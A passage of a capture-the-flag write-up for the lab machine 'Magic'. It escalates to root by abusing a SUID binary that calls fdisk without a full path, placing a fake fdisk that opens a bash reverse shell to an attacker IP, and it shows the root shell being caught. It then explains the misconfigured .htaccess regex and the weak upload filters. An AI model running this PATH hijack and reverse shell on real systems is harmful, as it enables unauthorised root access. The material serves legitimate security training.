www-data@ubuntu:/$ find / -user root -type f -perm -4000  -ls 2>/dev/null
...[snip]...
   393232     24 -rwsr-x---   1 root     users               22040 Oct 21
2019 /bin/sysinfo
...[snip]...
```

`/bin/sysinfo` is new to me, so I'll check it out. It's also interesting that only members of the `users` group can execute it, and theseus is the only member of that group:

```
www-data@ubuntu:/$ cat /etc/group | grep users
users:x:100:theseus
```

I can run the binary, and it prints out a bunch of information about the system:

```
theseus@magic:~$ sysinfo
====================Hardware Info====================
H/W path           Device     Class      Description
====================================================
                              system     VMware Virtual Platform
/0                            bus        440BX Desktop Reference Platform
/0/0                          memory     86KiB BIOS
/0/1                          processor  AMD EPYC 7302P 16-Core Processor
/0/1/0                        memory     16KiB L1 cache
/0/1/1                        memory     16KiB L1 cache
/0/1/2                        memory     512KiB L2 cache
/0/1/3                        memory     512KiB L2 cache
/0/2                          processor  AMD EPYC 7302P 16-Core Processor
/0/28                         memory     System Memory
/0/28/0                       memory     4GiB DIMM DRAM EDO
/0/28/1                       memory     DIMM DRAM [empty]
/0/28/2                       memory     DIMM DRAM [empty]
/0/28/3                       memory     DIMM DRAM [empty]
/0/28/4                       memory     DIMM DRAM [empty]
/0/28/5                       memory     DIMM DRAM [empty]
/0/28/6                       memory     DIMM DRAM [empty]
/0/28/7                       memory     DIMM DRAM [empty]
/0/28/8                       memory     DIMM DRAM [empty]
/0/28/9                       memory     DIMM DRAM [empty]
/0/28/a                       memory     DIMM DRAM [empty]
/0/28/b                       memory     DIMM DRAM [empty]
/0/28/c                       memory     DIMM DRAM [empty]
/0/28/d                       memory     DIMM DRAM [empty]
/0/28/e                       memory     DIMM DRAM [empty]
/0/28/f                       memory     DIMM DRAM [empty]
/0/28/10                      memory     DIMM DRAM [empty]
/0/28/11                      memory     DIMM DRAM [empty]
/0/28/12                      memory     DIMM DRAM [empty]
/0/28/13                      memory     DIMM DRAM [empty]
/0/28/14                      memory     DIMM DRAM [empty]
```

```
/0/28/15                      memory     DIMM DRAM [empty]
/0/28/16                      memory     DIMM DRAM [empty]
/0/28/17                      memory     DIMM DRAM [empty]
/0/28/18                      memory     DIMM DRAM [empty]
/0/28/19                      memory     DIMM DRAM [empty]
/0/28/1a                      memory     DIMM DRAM [empty]
/0/28/1b                      memory     DIMM DRAM [empty]
/0/28/1c                      memory     DIMM DRAM [empty]
/0/28/1d                      memory     DIMM DRAM [empty]
/0/28/1e                      memory     DIMM DRAM [empty]
/0/28/1f                      memory     DIMM DRAM [empty]
/0/28/20                      memory     DIMM DRAM [empty]
/0/28/21                      memory     DIMM DRAM [empty]
/0/28/22                      memory     DIMM DRAM [empty]
/0/28/23                      memory     DIMM DRAM [empty]
/0/28/24                      memory     DIMM DRAM [empty]
/0/28/25                      memory     DIMM DRAM [empty]
/0/28/26                      memory     DIMM DRAM [empty]
/0/28/27                      memory     DIMM DRAM [empty]
/0/28/28                      memory     DIMM DRAM [empty]
/0/28/29                      memory     DIMM DRAM [empty]
/0/28/2a                      memory     DIMM DRAM [empty]
/0/28/2b                      memory     DIMM DRAM [empty]
/0/28/2c                      memory     DIMM DRAM [empty]
/0/28/2d                      memory     DIMM DRAM [empty]
/0/28/2e                      memory     DIMM DRAM [empty]
/0/28/2f                      memory     DIMM DRAM [empty]
/0/28/30                      memory     DIMM DRAM [empty]
/0/28/31                      memory     DIMM DRAM [empty]
/0/28/32                      memory     DIMM DRAM [empty]
/0/28/33                      memory     DIMM DRAM [empty]
/0/28/34                      memory     DIMM DRAM [empty]
/0/28/35                      memory     DIMM DRAM [empty]
/0/28/36                      memory     DIMM DRAM [empty]
/0/28/37                      memory     DIMM DRAM [empty]
/0/28/38                      memory     DIMM DRAM [empty]
/0/28/39                      memory     DIMM DRAM [empty]
/0/28/3a                      memory     DIMM DRAM [empty]
/0/28/3b                      memory     DIMM DRAM [empty]
/0/28/3c                      memory     DIMM DRAM [empty]
/0/28/3d                      memory     DIMM DRAM [empty]
/0/28/3e                      memory     DIMM DRAM [empty]
/0/28/3f                      memory     DIMM DRAM [empty]
```

```
/0/3                          memory
/0/3/0                        memory     DIMM [empty]
/0/4                          memory
/0/4/0                        memory     DIMM [empty]
/0/5                          memory
/0/5/0                        memory     DIMM [empty]
/0/6                          memory
/0/6/0                        memory     DIMM [empty]
/0/7                          memory
/0/7/0                        memory     DIMM [empty]
/0/8                          memory
/0/8/0                        memory     DIMM [empty]
/0/9                          memory
/0/9/0                        memory     DIMM [empty]
/0/a                          memory
/0/a/0                        memory     DIMM [empty]
/0/b                          memory
/0/b/0                        memory     DIMM [empty]
/0/c                          memory
/0/c/0                        memory     DIMM [empty]
/0/d                          memory
/0/d/0                        memory     DIMM [empty]
/0/e                          memory
/0/e/0                        memory     DIMM [empty]
/0/f                          memory
/0/f/0                        memory     DIMM [empty]
/0/10                         memory
/0/10/0                       memory     DIMM [empty]
/0/11                         memory
/0/11/0                       memory     DIMM [empty]
/0/12                         memory
/0/12/0                       memory     DIMM [empty]
/0/13                         memory
/0/13/0                       memory     DIMM [empty]
/0/14                         memory
/0/14/0                       memory     DIMM [empty]
/0/15                         memory
/0/15/0                       memory     DIMM [empty]
/0/16                         memory
/0/16/0                       memory     DIMM [empty]
/0/17                         memory
/0/17/0                       memory     DIMM [empty]
/0/18                         memory
```

```
/0/18/0                       memory     DIMM [empty]
/0/19                         memory
/0/19/0                       memory     DIMM [empty]
/0/1a                         memory
/0/1a/0                       memory     DIMM [empty]
/0/1b                         memory
/0/1b/0                       memory     DIMM [empty]
/0/1c                         memory
/0/1c/0                       memory     DIMM [empty]
/0/1d                         memory
/0/1d/0                       memory     DIMM [empty]
/0/1e                         memory
/0/1e/0                       memory     DIMM [empty]
/0/1f                         memory
/0/1f/0                       memory     DIMM [empty]
/0/20                         memory
/0/20/0                       memory     DIMM [empty]
/0/21                         memory
/0/21/0                       memory     DIMM [empty]
/0/22                         memory
/0/22/0                       memory     DIMM [empty]
/0/23                         memory
/0/23/0                       memory     DIMM [empty]
/0/24                         memory
/0/24/0                       memory     DIMM [empty]
/0/25                         memory
/0/25/0                       memory     DIMM [empty]
/0/26                         memory
/0/26/0                       memory     DIMM [empty]
/0/27                         memory
/0/27/0                       memory     DIMM [empty]
/0/29                         memory
/0/29/0                       memory     DIMM [empty]
/0/2a                         memory
/0/2a/0                       memory     DIMM [empty]
/0/2b                         memory
/0/2b/0                       memory     DIMM [empty]
/0/2c                         memory
/0/2c/0                       memory     DIMM [empty]
/0/2d                         memory
/0/2d/0                       memory     DIMM [empty]
/0/2e                         memory
/0/2e/0                       memory     DIMM [empty]
```

```
/0/2f                         memory
/0/2f/0                       memory     DIMM [empty]
/0/30                         memory
/0/30/0                       memory     DIMM [empty]
/0/31                         memory
/0/31/0                       memory     DIMM [empty]
/0/32                         memory
/0/32/0                       memory     DIMM [empty]
/0/33                         memory
/0/33/0                       memory     DIMM [empty]
/0/34                         memory
/0/34/0                       memory     DIMM [empty]
/0/35                         memory
/0/35/0                       memory     DIMM [empty]
/0/36                         memory
/0/36/0                       memory     DIMM [empty]
/0/37                         memory
/0/37/0                       memory     DIMM [empty]
/0/38                         memory
/0/38/0                       memory     DIMM [empty]
/0/39                         memory
/0/39/0                       memory     DIMM [empty]
/0/3a                         memory
/0/3a/0                       memory     DIMM [empty]
/0/3b                         memory
/0/3b/0                       memory     DIMM [empty]
/0/3c                         memory
/0/3c/0                       memory     DIMM [empty]
/0/3d                         memory
/0/3d/0                       memory     DIMM [empty]
/0/3e                         memory
/0/3e/0                       memory     DIMM [empty]
/0/3f                         memory
/0/3f/0                       memory     DIMM [empty]
/0/40                         memory
/0/40/0                       memory     DIMM [empty]
/0/41                         memory
/0/41/0                       memory     DIMM [empty]
/0/42                         memory
/0/42/0                       memory     DIMM [empty]
/0/43                         memory
/0/43/0                       memory     DIMM [empty]
/0/44                         memory
```

```
/0/45                         memory
/0/100                        bridge     440BX/ZX/DX - 82443BX/ZX/DX Host
bridge
/0/100/1                      bridge     440BX/ZX/DX - 82443BX/ZX/DX AGP
bridge
/0/100/7                      bridge     82371AB/EB/MB PIIX4 ISA
/0/100/7.1                    storage    82371AB/EB/MB PIIX4 IDE
/0/100/7.3                    bridge     82371AB/EB/MB PIIX4 ACPI
/0/100/7.7                    generic    Virtual Machine Communication
Interface
/0/100/f                      display    SVGA II Adapter
/0/100/10          scsi32     storage    53c1030 PCI-X Fusion-MPT Dual
Ultra320 SCSI
/0/100/10/0.1.0    /dev/sda   disk       10GB Virtual disk
/0/100/10/0.1.0/1  /dev/sda1  volume     9214MiB EXT4 volume
/0/100/10/0.1.0/2  /dev/sda2  volume     1025MiB Linux swap volume
/0/100/11                     bridge     PCI bridge
/0/100/11/0                   bus        USB1.1 UHCI Controller
/0/100/11/0/1      usb2       bus        UHCI Host Controller
/0/100/11/0/1/1               input      VMware Virtual USB Mouse
/0/100/11/0/1/2               bus        VMware Virtual USB Hub
/0/100/11/1                   bus        USB2 EHCI Controller
/0/100/11/1/1      usb1       bus        EHCI Host Controller
/0/100/11/2                   storage    SATA AHCI controller
/0/100/15                     bridge     PCI Express Root Port
/0/100/15/0        ens160     network    VMXNET3 Ethernet Controller
/0/100/15.1                   bridge     PCI Express Root Port
/0/100/15.2                   bridge     PCI Express Root Port
/0/100/15.3                   bridge     PCI Express Root Port
/0/100/15.4                   bridge     PCI Express Root Port
/0/100/15.5                   bridge     PCI Express Root Port
/0/100/15.6                   bridge     PCI Express Root Port
/0/100/15.7                   bridge     PCI Express Root Port
/0/100/16                     bridge     PCI Express Root Port
/0/100/16.1                   bridge     PCI Express Root Port
/0/100/16.2                   bridge     PCI Express Root Port
/0/100/16.3                   bridge     PCI Express Root Port
/0/100/16.4                   bridge     PCI Express Root Port
/0/100/16.5                   bridge     PCI Express Root Port
/0/100/16.6                   bridge     PCI Express Root Port
/0/100/16.7                   bridge     PCI Express Root Port
/0/100/17                     bridge     PCI Express Root Port
/0/100/17.1                   bridge     PCI Express Root Port
```

```
/0/100/17.2                   bridge     PCI Express Root Port
/0/100/17.3                   bridge     PCI Express Root Port
/0/100/17.4                   bridge     PCI Express Root Port
/0/100/17.5                   bridge     PCI Express Root Port
/0/100/17.6                   bridge     PCI Express Root Port
/0/100/17.7                   bridge     PCI Express Root Port
/0/100/18                     bridge     PCI Express Root Port
/0/100/18.1                   bridge     PCI Express Root Port
/0/100/18.2                   bridge     PCI Express Root Port
/0/100/18.3                   bridge     PCI Express Root Port
/0/100/18.4                   bridge     PCI Express Root Port
/0/100/18.5                   bridge     PCI Express Root Port
/0/100/18.6                   bridge     PCI Express Root Port
/0/100/18.7                   bridge     PCI Express Root Port
/1                            system

====================Disk Info=====================
Disk /dev/loop0: 3.7 MiB, 3862528 bytes, 7544 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop1: 956 KiB, 978944 bytes, 1912 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop2: 2.5 MiB, 2621440 bytes, 5120 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop3: 91.4 MiB, 95805440 bytes, 187120 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop4: 219 MiB, 229638144 bytes, 448512 sectors
Units: sectors of 1 * 512 = 512 bytes
```

```
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop5: 164.8 MiB, 172761088 bytes, 337424 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop6: 243.9 MiB, 255762432 bytes, 499536 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop7: 44.9 MiB, 47063040 bytes, 91920 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/sda: 10 GiB, 10737418240 bytes, 20971520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xf8b0a793

Device     Boot    Start      End  Sectors Size Id Type
/dev/sda1           2048 18872319 18870272   9G 83 Linux
/dev/sda2       18872320 20971519  2099200   1G 82 Linux swap / Solaris


Disk /dev/loop8: 548 KiB, 561152 bytes, 1096 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop9: 61.7 MiB, 64729088 bytes, 126424 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
```

```
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop10: 55.5 MiB, 58134528 bytes, 113544 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop11: 65.1 MiB, 68259840 bytes, 133320 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop12: 160.2 MiB, 167931904 bytes, 327992 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop13: 99.4 MiB, 104202240 bytes, 203520 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop14: 54.7 MiB, 57294848 bytes, 111904 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

====================CPU Info====================
processor   : 0
vendor_id   : AuthenticAMD
cpu family  : 23
model       : 49
model name  : AMD EPYC 7302P 16-Core Processor
stepping    : 0
cpu MHz     : 2994.375
cache size  : 512 KB
physical id : 0
siblings    : 1
```


```
core id     : 0
cpu cores   : 1
apicid      : 0
initial apicid  : 0
fpu     : yes
fpu_exception   : yes
cpuid level : 16
wp      : yes
flags       : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush mmx fxsr sse sse2 syscall nx mmxext fxsr_opt pdpe1gb
rdtscp lm constant_tsc rep_good nopl tsc_reliable nonstop_tsc cpuid
extd_apicid pni pclmulqdq ssse3 fma cx16 sse4_1 sse4_2 x2apic movbe popcnt
aes xsave avx f16c rdrand hypervisor lahf_lm extapic cr8_legacy abm sse4a
misalignsse 3dnowprefetch osvw ssbd ibpb vmmcall fsgsbase bmi1 avx2 smep
bmi2 rdseed adx smap clflushopt clwb sha_ni xsaveopt xsavec xsaves clzero
arat overflow_recov succor
bugs        : fxsave_leak sysret_ss_attrs spectre_v1 spectre_v2
spec_store_bypass
bogomips    : 5988.75
TLB size    : 3072 4K pages
clflush size    : 64
cache_alignment : 64
address sizes   : 43 bits physical, 48 bits virtual
power management:

processor   : 1
vendor_id   : AuthenticAMD
cpu family  : 23
model       : 49
model name  : AMD EPYC 7302P 16-Core Processor
stepping    : 0
cpu MHz     : 2994.375
cache size  : 512 KB
physical id : 2
siblings    : 1
core id     : 0
cpu cores   : 1
apicid      : 2
initial apicid  : 2
fpu     : yes
fpu_exception   : yes
cpuid level : 16
wp      : yes
```

```
flags		: fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov
pat pse36 clflush mmx fxsr sse sse2 syscall nx mmxext fxsr_opt pdpe1gb
rdtscp lm constant_tsc rep_good nopl tsc_reliable nonstop_tsc cpuid
extd_apicid pni pclmulqdq ssse3 fma cx16 sse4_1 sse4_2 x2apic movbe popcnt
aes xsave avx f16c rdrand hypervisor lahf_lm extapic cr8_legacy abm sse4a
misalignsse 3dnowprefetch osvw ssbd ibpb vmmcall fsgsbase bmi1 avx2 smep
bmi2 rdseed adx smap clflushopt clwb sha_ni xsaveopt xsavec xsaves clzero
arat overflow_recov succor
bugs		: fxsave_leak sysret_ss_attrs spectre_v1 spectre_v2
spec_store_bypass
bogomips	: 5988.75
TLB size	: 3072 4K pages
clflush size	: 64
cache_alignment	: 64
address sizes	: 43 bits physical, 48 bits virtual
power management:



====================MEM Usage=====================
              total        used        free      shared  buff/cache
available
Mem:           3.8G        1.0G        1.9G         34M        946M
2.6G
Swap:          1.0G          0B        1.0G
```



ltrace

Running `sysinfo` with `ltrace` prints out the calls made outside the binary. There’s a ton of output, but looking through it, there’s a line that jumps out at me:

```
theseus@ubuntu:/$ ltrace sysinfo
...[snip]...
popen("fdisk -l", "r")                            = 0x55e43e4e9280
fgets(fdisk: cannot open /dev/loop0: Permission denied
fdisk: cannot open /dev/loop1: Permission denied
fdisk: cannot open /dev/loop2: Permission denied
fdisk: cannot open /dev/loop3: Permission denied
fdisk: cannot open /dev/loop4: Permission denied
...[snip]...
```

`popen` is another way to open a process on Linux. The binary is making a call to `fdisk`, which is fine, except that it is doing so without specifying the full path. This leave the binary vulnerable to path hijacking.

Shell

I’ll create a reverse shell script in `/dev/shm`:

```
theseus@ubuntu:/dev/shm$ echo -e '#!/bin/bash\n\nbash -i >&
/dev/tcp/10.10.14.20/443 0>&1'
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.20/443 0>&1
theseus@ubuntu:/dev/shm$ echo -e '#!/bin/bash\n\nbash -i >&
/dev/tcp/10.10.14.20/443 0>&1' > fdisk
theseus@ubuntu:/dev/shm$ chmod +x fdisk
```

I’ll test it and make sure it connects, and it does:

```
theseus@ubuntu:/dev/shm$ ./fdisk
```

Now I’ll update my current path to include `/dev/shm`:

```
theseus@ubuntu:/dev/shm$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr
/local/games
theseus@ubuntu:/dev/shm$ export PATH="/dev/shm:$PATH"
theseus@ubuntu:/dev/shm$ echo $PATH
/dev/shm:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/g
ames:/usr/local/games
```

Now when I run `sysinfo`, when it gets to the `fdisk` call, I get a shell at my `nc` listener:

```
theseus@ubuntu:/dev/shm$ sysinfo
====================Hardware Info====================
H/W path            Device      Class      Description
=====================================================
                                system     VMware Virtual Platform
/0                              bus        440BX Desktop Reference Platform
...[snip]...
/0/46/0.0.0         /dev/cdrom  disk       VMware IDE CDR00
/1                              system

====================Disk Info====================
```

At `nc`:

```
root@kali# nc -lnvp 443
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:58406.
root@ubuntu:/dev/shm# id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
```

And I can grab `root.txt`:

```
root@ubuntu:/# cat /root/root.txt
3f3721ee************************
```

Beyond Root

FilesMatch

One of the things to verify was why `test.php.png` was handled by the webserver as PHP code and not as an image. Networked had a similar issue.

I started in the `/etc/apache2` directory, and found `php7.3.conf` enabled:

```
www-data@ubuntu:/etc/apache2$ ls -l mods-enabled/php7.3.conf
lrwxrwxrwx 1 root root 29 Oct 18  2019 mods-enabled/php7.3.conf -> ../mods-available/php7.3.conf
```

Looking in that file, there's the directive for how PHP files are handled:

```
<FilesMatch ".+\.ph(ar|p|tml)$">
    SetHandler application/x-httpd-php
</FilesMatch>
```

Strangely, that looks fine. There's a trailing `$` on the `FilesMatch` string, which means the file has to end with the string. So how did my upload execute?

The answer is that there's an `.htaccess` file in the web directory:

```
www-data@ubuntu:/var/www/Magic$ ls -la .htaccess
-rwx---r-x 1 www-data www-data 162 Oct 18  2019 .htaccess
```

This file overrides the config on how PHP files are handled:

```
<FilesMatch ".+\.ph(p([3457s]|\-s)?|t|tml)">
SetHandler application/x-httpd-php
</FilesMatch>
<Files ~ "\.(sh|sql)">
   order deny,allow
   deny from all
```

This regex doesn't have the trailing `$`, which means it will match is `.php` is anywhere in the string.

Upload Filters

I also wanted to take a look at the source code for for `upload.php` to see what filtering was happening on uploads. There are three checks in the code, but one of them is commented out:

```
$allowed = array('2', '3');
...[snip]...
$imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
if ($imageFileType != "jpg" && $imageFileType != "png" && $imageFileType !=
"jpeg") {
    echo "<script>alert('Sorry, only JPG, JPEG & PNG files are allowed.')
</script>";
    $uploadOk = 0;
}

if ($uploadOk === 1) {
    // Check if image is actually png or jpg using magic bytes
    $check = exif_imagetype($_FILES["image"]["tmp_name"]);
    if (!in_array($check, $allowed)) {
        echo "<script>alert('What are you trying to do there?')</script>";
        $uploadOk = 0;
    }
}
//Check file contents
/*$image = file_get_contents($_FILES["image"]["tmp_name"]);
    if (strpos($image, "<?") !== FALSE) {
        echo "<script>alert('Detected \"\<\?\". PHP is not allowed!')
</script>";
        $uploadOk = 0;
    }*/
```

The first one gets the extension from the uploaded file, and checks that it is `jpg`, `jpeg`, or `png`.

The second one gets the Mimetype using `exif_imagetype`. According to the PHP manual, this will:

> **exif_imagetype()** reads the first bytes of an image and checks its signature.
>
> When a correct signature is found, the appropriate constant value will be returned otherwise the return value is `FALSE`.

The two return values of interest here are `IMAGETYPE_JPEG` (2) and `IMAGETYPE_JPNG` (3), which show up in `$allowed`.

The third check is commented out, but would have made this very difficult. It checks if `<?` is in the file at all, and rejects it if so. I would think this could be very false positive prone, as those two bytes could easily show up as color values. Perhaps that's why it's commented out.

sysinfo Source

I was planning to reverse enginner `sysinfo`, but in `/root` there's a `info.c` file:

```
#include <unistd.h>
#include <iostream>
#include <cassert>
#include <cstdio>
#include <iostream>
#include <memory>
#include <stdexcept>
#include <string>
#include <array>

using namespace std;

std::string exec(const char* cmd) {
    std::array<char, 128> buffer;
    std::string result;
    std::unique_ptr<FILE, decltype(&pclose)> pipe(popen(cmd, "r"), pclose);
    if (!pipe) {
        throw std::runtime_error("popen() failed!");
    }
    while (fgets(buffer.data(), buffer.size(), pipe.get()) != nullptr) {
        result += buffer.data();
    }
    return result;
}

int main() {
    setuid(0);
    setgid(0);
    cout << "====================Hardware Info====================" << endl;
    cout << exec("lshw -short") << endl;
    cout << "====================Disk Info====================" << endl;
    cout << exec("fdisk -l") << endl;
    cout << "====================CPU Info====================" << endl;
    cout << exec("cat /proc/cpuinfo") << endl;
    cout << "====================MEM Usage=====================" << endl;
    cout << exec("free -h");
    return(0);
}
```

This code makes a series of calls to various functions, all without full paths. I could have impersonated any of `lshw`, `fdisk`, `cat`, or `free` to get execution.